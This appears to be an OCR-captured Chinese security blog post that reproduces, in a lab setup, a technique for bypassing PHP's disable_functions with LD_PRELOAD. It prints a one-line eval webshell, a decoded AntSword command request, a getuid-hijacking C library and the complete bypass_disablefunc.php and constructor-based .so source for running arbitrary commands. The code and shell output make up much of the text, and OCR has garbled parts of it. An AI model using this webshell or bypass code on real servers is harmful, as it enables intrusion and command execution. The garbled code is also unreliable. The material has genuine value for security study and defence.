【安全研究】绕过php的disable_functions（上篇）

古月蓝旻 青藤实验室 1周前

今天无意间看到一篇文章，讲述的是某个php站点在限制了disable_functions的情况下，如何通过LD_PRELOAD来执行命令。看完之后复现了一遍，感觉收获颇多。

后来跟随文章提到的思路找了一下其它思路，尝试使用各种姿势绕过disable_functions，遂有想写这篇文章的想法。近期也看到不少CTF也将相关知识加入考点，这里记录一下~

上篇主要讲解使用LD_PRELOAD绕过disable_functions的复现过程，之后的内容是绕过的其它姿势，看篇幅决定是写个下篇还是分中、下两篇写。

disable_functions之殇

先说下php.ini中的disable_functions，这个本来php为了防止一些危险函数执行给出的配置项，但是默认情况下为空，也就是说php官方认为：哪些函数存在风险由开发者自行决定，否则可能影响项目正常运行。

当然想法没问题，毕竟“汝之蜜糖 彼之砒霜”不同开发者面临的需求和能力不仅相同，为了实现某些特殊功能，不得不调用一些函数，这些函数都是php自己实现并提供的，默认就禁用也会有损“世界上最好语言”的声誉：）

所以有些开发者自己鼓捣了一些非权威危险函数列表，比如：

```
system、shell_exec、exec、passthru、phpinfo等
```

其实就是一个黑名单，搞web安全的都知道，凡是黑名单都存在被绕过的可能，尤其php又是一门这么灵活的语言再加之和其它应用结合的情况下，绕过的可能性更加大了，今天看的这篇文章提供了4种思路。

无需sendmail：巧用LDPRELOAD突破disablefunctions
（https://www.freebuf.com/articles/web/192052.html）

1. 攻击后端组件，寻找存在命令注入的、web 应用常用的后端组件，如，ImageMagick 的魔图漏洞、bash 的破壳漏洞

2. 寻找未禁用的漏网函数，常见的执行命令的函数有 system()、exec()、shell_exec()、passthru()，偏僻的 popen()、proc_open()、pcntl_exec()

> 3. mod_cgi 模式，尝试修改 .htaccess，调整请求访问路由，绕过 php.ini 中的任何限制
>
> 4. 利用环境变量 LD_PRELOAD 劫持系统函数，让外部程序加载恶意 *.so，达到执行系统命令的效果


都是非常好的思路，今天我们来复现一下文章中主要提到的第4种思路**使用LD_PRELOAD绕过disable_functions。**

环境构造

```
操作系统：Kali 2019.1
php版本：PHP 7.3.2-3
web目录：/root/disablefunc
php.ini路径：/etc/php/7.3/cli/php.ini
```

为了节约时间起见，也懒得配置apache或者nginx了，直接使用php命令行指定web目录并运行。

```
php -S 0.0.0.0:8888
```



这里顺便说一下，一开始我用的是6666端口，结果chrome浏览器打不开，ie可以后来用firefox发现了真相，说是非常用web端口，所以启动的时候最后用个常见的web端口。

方便期间，该目录下留了两个文件phpinfo.php和webshell.php，分别是phpinfo文和一个一句话木马（懒得写上传点）。

```
 ⚡ root@YouXiu  ~/disablefunc  ll
总用量 8.0K
-rw-r--r-- 1 root root 20 5月   1 12:47 phpinfo.php
-rw-r--r-- 1 root root 35 5月   1 12:48 webshell.php
 ⚡ root@YouXiu  ~/disablefunc  cat phpinfo.php
<?php phpinfo(); ?>
 ⚡ root@YouXiu  ~/disablefunc  cat webshell.php
<?php @eval($_POST['meetsec']); ?>
 ⚡ root@YouXiu  ~/disablefunc
```


再修改一下php.ini，将一些常见危险函数加入其中

```
disable_functions = symlinkex,passthru,shell_exec,popen,proc_open,proc_close,cu
show_source,system,        ec rl_exec,curl_multi_exec,pcntl_exec
```

```
; open_basedir, if set, limits all file operations to the defined directory
; and below.  This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file.
; Note: disables the realpath cache
; http://php.net/open-basedir
;open_basedir =

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.
; http://php.net/disable-functions
disable_functions = symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec

; This directive allows you to disable certain classes for security reasons.
; It receives a comma-delimited list of class names.
; http://php.net/disable-classes
disable_classes =
```


重启php，我们看一下效果

192.168.248.140:8888/phpinfo.php

allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec	symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exec,pcntl_exec
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value

上蚁剑，完美连接。

虚拟终端尝试命令执行呢？

返回全是ret=127报错，说明disable_functions生效了，至少蚁剑尝试的命令都失败了，这正是我们想要的效果。

原因分析

为什么蚁剑的连接成功，可以连接、列目录但是不能执行命令呢？

还是老规矩上wireshark抓个包看下，首先是首次连接的HTTP数据包。

我的一句话木马连接的key是meetsec，POST请求包中的body部分url编码太多，我们简单还原一下。

其中和目录/系统/用户相关的函数dirname、phpuname、getcurrentuser都不在disablefunctions中。

再尝试列一下根目录文件，看一下这个请求。

其中的filemtime、fileperms、readdir等和文件、目录相关的函数也未被禁用

至于命令执行的请求包。

执行命令用到的函数是system、exec、passthru等早就被我们和谐的函数，自然无法现命令执行。

有人可能好奇我敲的命令在请求包啥位置。

> 0xd28d6b0ccb7e=Y2QgIi9yb290L2Rpc2FibGVmdW5jIjtscztlY2hvIFtTXTtwd2Q7ZWNbyBbRV0=&0xe5793956f2725=L2Jpbi9zaA==&meetsec=@iniset("displayerrors", "0");@settimelimit(0);header('HTTP/1.1 200 OK');echo "->|";$p=base64decode($POST["0xe5793956f2725"]);$s=base64decode($POST["0xd6b0ccb7e"]);$d=dirname($SERVER["SCRIPTFILENAME"]);$c=substr($d,0,1)=="/"?"-c \"{$s}\"":"/c \"{$s}\"";$r="{$p} {$c}";function fe($f) {$d=explode(",",@iniget("disablefunctions"));if(empty($d)) {$d=array();}else{$d=arraymap('trim',arraymap('strtolower',$d));}return(functione

> ts($f)&&iscallable($f)&&!inarray($f,$d));};function runcmd($c)
> {$ret=0;if(fe('system')){@system($c,$ret);}elseif(fe('passthru'))
> {@passthru($c,$ret);}elseif(fe('shellexec')){print(@shell_exec($c));}elseif(fe('exec')
> {@exec($c,$o,$ret);print(join("
> ",$o));}elseif (fe('popen')){$fp=@popen($c,'r');while(!@feof($fp)){print(@fgets($f
> 2048));}@pclose($fp);}else{$ret = 127;}return $ret;};$ret=@runcmd($r." 2>&1");pri
> ($ret!=0)?"ret={$ret}":"";;echo "|<-";die();

其实这个请求主要是用base64编码加字符串替换的方式实现了简单的混淆，解一下其中的base64部分然后替换到指定字符串就知道大致含义，此处不深入展开，有兴趣可以自行探索。

LD_PRELOAD简述

关于LD_PRELOAD，之前其实在处理挖矿木马的时候遇到过，也写过文章，主要是修改并隐藏/etc/ld.so.preload中的内容为恶意动态链接库，实现文件、进程隐藏的效果。

这里的LD_PRELOAD其实类似：

> LD_PRELOAD，是个环境变量，用于动态库的加载，
>
> 动态库加载的优先级最高，一般情况下，其加载顺序为
> LDPRELOAD>LDLIBRARYPATH>/etc/ld.so.cache>/lib>/usr/lib。程序中我们经常要调用一些外部库的函数，以open()和execve()为例，如果我们有个自定义这两函数，把它编译成动态库后，通过LDPRELOAD加载，当程序中调用open函数时，调用的其实是我们自定义的函数

也就是说如果我们想修改某函数test的执行结果，可以使用LDPRELOAD这个环境变量内容是我们编译好的so文件，其中有一个同名test函数。如果我们在执行的时候通过LDPRELOAD加载了我们编写了so文件，那么如果某些命令执行的时候调用了test函数，我们编写的test函数优先级最高，会最先执行。

简而言之是个同名函数谁能先执行的问题，使用LD_PRELOAD加持，就可以优先执行。

有兴趣的小伙伴看一下这篇文章

LD_PRELOAD用法（https://blog.csdn.net/m0_37806112/article/details/80560235）

当然如果我们要劫持一个Linux系统命令的结果，首先要做的是知道该命令可能会调用l
些系统API，或者可执行文件的符号表，比如id命令的。

```
readefl -Ws `which id`
```

```
⚡ root@YouXiu /etc/php/7.3/cli readelf -Ws `which id`

Symbol table '.dynsym' contains 75 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND endgrent@GLIBC_2.2.5 (2)
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getenv@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND free@GLIBC_2.2.5 (2)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND is_selinux_enabled
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND abort@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strncmp@GLIBC_2.2.5 (2)
     8: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTable
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND _exit@GLIBC_2.2.5 (2)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __fpending@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND textdomain@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.2.5 (2)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getpwuid@GLIBC_2.2.5 (2)
    14: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND bindtextdomain@GLIBC_2.2.5 (2)
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND dcgettext@GLIBC_2.2.5 (2)
```


当然这里注意，这个命令结果仅代表**可能**被调用的API，不代表一定调用，那么如何才能
看到实际调用的情况呢？

```
strace -f `which id` 2>&1
```

```
⚡ root@YouXiu /etc/php/7.3/cli strace -f `which id` 2>&1
execve("/usr/bin/id", ["/usr/bin/id"], 0x7ffe914ab978 /* 27 vars */) = 0
brk(NULL)                               = 0x55984f6ed000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (没有那个文件或目录)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=179610, ...}) = 0
mmap(NULL, 179610, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fedaf701000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0@k\0\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0644, st_size=155296, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fedaf6ff000
mmap(NULL, 2259632, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fedaf4d7000
mprotect(0x7fedaf4fc000, 2093056, PROT_NONE) = 0
mmap(0x7fedaf6fb000, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x24000) = 0x7fedaf6fb000
mmap(0x7fedaf6fd000, 6832, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fedaf6fd000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\260A\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1824496, ...}) = 0
```


内容还是很多的，那我们关注什么呢？

> 由于被劫持的系统函数得由我们重新实现一次，函数原型必须一致，为减少复杂性，我会选
> 择劫持那些无参数且常用的系统函数，getuid() 就适合，以此为例，完整劫持过程步骤大
> 致如下：首先，用 man 2 getuid 查看函数原型：

```
GETUID(2)                                                  Linux Programmer's Manual

NAME
       getuid, geteuid - get user identity

SYNOPSIS
       #include <unistd.h>
       #include <sys/types.h>

       uid_t getuid(void);
       uid_t geteuid(void);

DESCRIPTION
       getuid() returns the real user ID of the calling process.

       geteuid() returns the effective user ID of the calling process.

ERRORS
       These functions are always successful.
```


附：man 1,2,3含义

1是普通的命令

2是系统调用,如open,write之类的(通过这个，至少可以很方便的查到调用这个函数，需要加什么头文件)

3是库函数,如printf,fread

既然getuid非常符合我们劫持函数的要求，就尝试劫持它吧，先写一段getuid的c源码getuid_meetsec.c。

```
 ⚡ root@YouXiu  ~/disablefunc  cat getuid_meetsec.c
#include <unistd.h>
#include <sys/types.h>

uid_t getuid (void)
{
        system("echo 'Meetsec just test!'");
        return 0;
}
 ⚡ root@YouXiu  ~/disablefunc
```


然后编译成64位共享动态链接库getuid_meetsec.so(warning不用在意)

```
gcc -shared -fPIC getuid_meetsec.c -o getuid_meetsec.so -m64
```

参数含义如下：


如果想创建一个动态链接库，可以使用 GCC 的-shared选项。输入文件可以是源文件、
编文件或者目标文件。

另外还得结合-fPIC选项。-fPIC 选项作用于编译阶段，告诉编译器产生与位置无关代
（Position-Independent Code）；这样一来，产生的代码中就没有绝对地址了，全
使用相对地址，所以代码可以被加载器加载到内存的任意位置，都可以正确的执行。这正是
共享库所要求的，共享库被加载时，在内存的位置不是固定的。

看下效果，我们执行

```
LD_PRELOAD=/root/disablefunc/getuid_meetsec.so `which id`
```

先加载我们写的so文件



我这环境有点问题，所以会重复多次执行新增的语句。


当然你也可以这样执行：

```
export LD_PRELOAD:"./getuid_meetsec.so"
id
```

效果一样，不过非常可怕的事情发生了，此时所有系统命令都会加载本so，执行命令速度无比缓慢。

想要复原的话很简单。

```
export LD_PRELOAD=NULL
```



顺便一提，如果执行完上面语句以后敲任意命令都有其它语句跟随输出，此时重启系统可恢复正常。

php和LD_PRELOAD

上面主要从linux系统层面介绍了一下LD_PRELOAD的含义和用法，那么和php有啥关呢？

有的，因为很多php函数是可以启动新进程的，一旦启动了新进程必然涉及调用系统API，同时php基于C语言开发，linux同样基于C语言开发，所以两者在函数实现上有相同之处。

所以我们要做的遍历php自带的函数，看看有多少是可以启动新进程的，当然启动的方式还不能是**exec,system,passthru等这种方式的。**

原文作者yangyangwithgnu通过耐心寻找终于发现了php中的mail函数在运行时可以通过execve启用新进程。

```
strace -f php mail.php2>&1 |grep -A2 -B2 execve
```

```
⚡ root@YouXiu ~/disablefunc strace -f php mail.php 2>&1 |grep -A2 -B2 execve
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
execve("/usr/bin/php", ["php", "mail.php"], 0x7ffc1a134c40 /* 28 vars */) = 0
brk(NULL)                               = 0x556099fd9000
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
[pid 72533] wait4(72534,  <unfinished ...>
[pid 72534] dup2(3, 0)                  = 0
[pid 72534] execve("/bin/sh", ["sh", "-c", "/usr/sbin/sendmail -t -i "], 0x556099feae70 /* 28 vars */) = 0
[pid 72534] brk(NULL)                   = 0x55b0a5490000
[pid 72534] openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7fc164a3f850) = 72535
[pid 72534] wait4(-1,  <unfinished ...>
[pid 72535] execve("/usr/sbin/sendmail", ["/usr/sbin/sendmail", "-t", "-i"], 0x55b0a5490908 /* 28 vars */) = 0
[pid 72535] brk(NULL)                   = 0x55a9fb2a9000
[pid 72535] openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
--
```


我们在php中可以使用putenv函数提前加载我们写好的so文件。

```
putenv("LD_PRELOAD=/root/disablefunc/getuid_meetsec.);"
```

```
✘ ⚡ root@YouXiu ~/disablefunc cat mail.php
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
<?php
        putenv("LD_PRELOAD=/root/disablefunc/getuid_meetsec.so");
        mail("a","b","c","d");
?>
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared obj
⚡ root@YouXiu ~/disablefunc
```



```
✘ ⚡ root@YouXiu ~/disablefunc php mail.php|more
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'NULL' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
Meetsec just test!
```


好了，说到这里，基本命令执行的思路就有了。

```
我们可以先创建一个可执行命令的so文件
再编写一个php文件引用我们的so文件
```

当然so文件的来源自然是要先用c源码文件编译得到，而且最好是不依赖于操作系统环
的共享库。

不过这里还是有一个问题，c源码中的，我们去劫持哪个函数呢？上面是以php的mail
数为例劫持通过启动新进程劫持getuid函数，但从strace命令的结果看。

mail函数的使用依赖于系统中存在的sendmail命令

但是不一定系统中启用了sendmail甚至可能根本没有安装，如果是这样的话，我们就无法通过mail--sendmail--getuid这条链路实现函数劫持。

所以我们更应该考虑的**不是劫持某个函数，而应考虑劫持共享对象**，这里直接引用作者原文描述：

> 回到 LD_PRELOAD 本身，系统通过它预先加载共享对象，如果能找到一个方式，在加载时就执行代码，而不用考虑劫持某一系统函数，那我就完全可以不依赖 sendmail 了。
>
> **这种场景与 C++ 的构造函数简直神似**！几经搜索后了解到，GCC 有个 C 语言扩展修饰符 __attribute__((constructor))，可以让由它修饰的函数在 main() 之前执行，若它现在共享对象中时，那么一旦共享对象被系统加载，立即将执行 __attribute__((constructor))修饰的函数。

非常nice的知识点，放弃劫持单一函数，转投关注通用性更强的共享对象，这才是本篇教程的核心点！

这也是为什么教程的标题叫做 无需sendmail：巧用LD_PRELOAD突破disable_functions

正是基于以上思路，作者给出了配套了php小马和c源码项目源码。

bypass_disablefunc.php

```
<?php
    e"<p> <b>example</b>: http://site.com/bypass_disablefunc.php?cmd=pwd&out;at
cho  =/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so </p>"

    $cmd = $_GET"cmd"];
    $out_path = $_GET"outpath'];
    $evil_cmdline = $cmd ." > " . $out_path ." 2>&1";
    echo "<p> <b>cmdline</b>:  . $evil_cmdline ."</p>";

    putenv"EVIL_CMDLINE=' . $evil_cmdline);

    $so_path = $_GET"sopath'];
    putenv"LD_PRELOAD=' . $so_path);

    mail("", "", "", "");

    echo"<p> <b>output</b>: <br , . nl2br(file_get_contents($out_path)"</p> ;
        >"                          .                                    "

    unlink($out_path);
?>
```

bypass_disablefunc.php 提供三个 GET 参数。

```
1. cmd 参数，待执行的系统命令（如 pwd）；
2  outpath 参数，保存命令执行输出结果的文件路径（如 /tmp/xx），便于在页面上显示，另
.外关于该参数，你应注意 web 是否有读写权限、web 是否可跨目录访问、文件将被覆盖和删
 除等几点；
3  sopath 参数，指定v/www/bypass_disablefunc_x64.so），另外关于该参数，你应注意 we
.劫持系统函数的共享 ab 是否可跨目录访问到它。此外，bypass_disablefunc.php拼接命令
 对象的绝对路径（如 r和输出路径成为完整的命令行，所以你不用在 cmd 参数中重定向了；
 /

$evil_cmdline = $cmd ." > " . $out_path ." 2>&1";
```

同时，通过环境变量 EVILCMDLINE 向 bypassdisablefunc_x64.so 传递具体执行的命令行信息：

```
putenv("EVIL_CMDLINE= . $evil_cmdline);
```

bypass_disablefunc.c

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

extern char** environ;

__attribute__ ((__constructor__))void preload (void)
{
    // get command line options and arg
    const char* cmdline = getenv"EVIL_CMDLINE");

    // unset environment variable LD_PRELOAD.
    // unsetenv("LD_PRELOAD") no effect on some
    // distribution (e.g., centos), I need crafty trick.
    int i;
    for (i = 0; environ[i]; ++i) {
            if (strstr(environ[i],"LD_PRELOAD')) {
                    environ[i0] = '\0';
             }
    }

    // executive command
    system(cmdline);
}
```

如果你是一个细心的人你会发现这里的bypassdisablefunc.c（来自github）和教程中

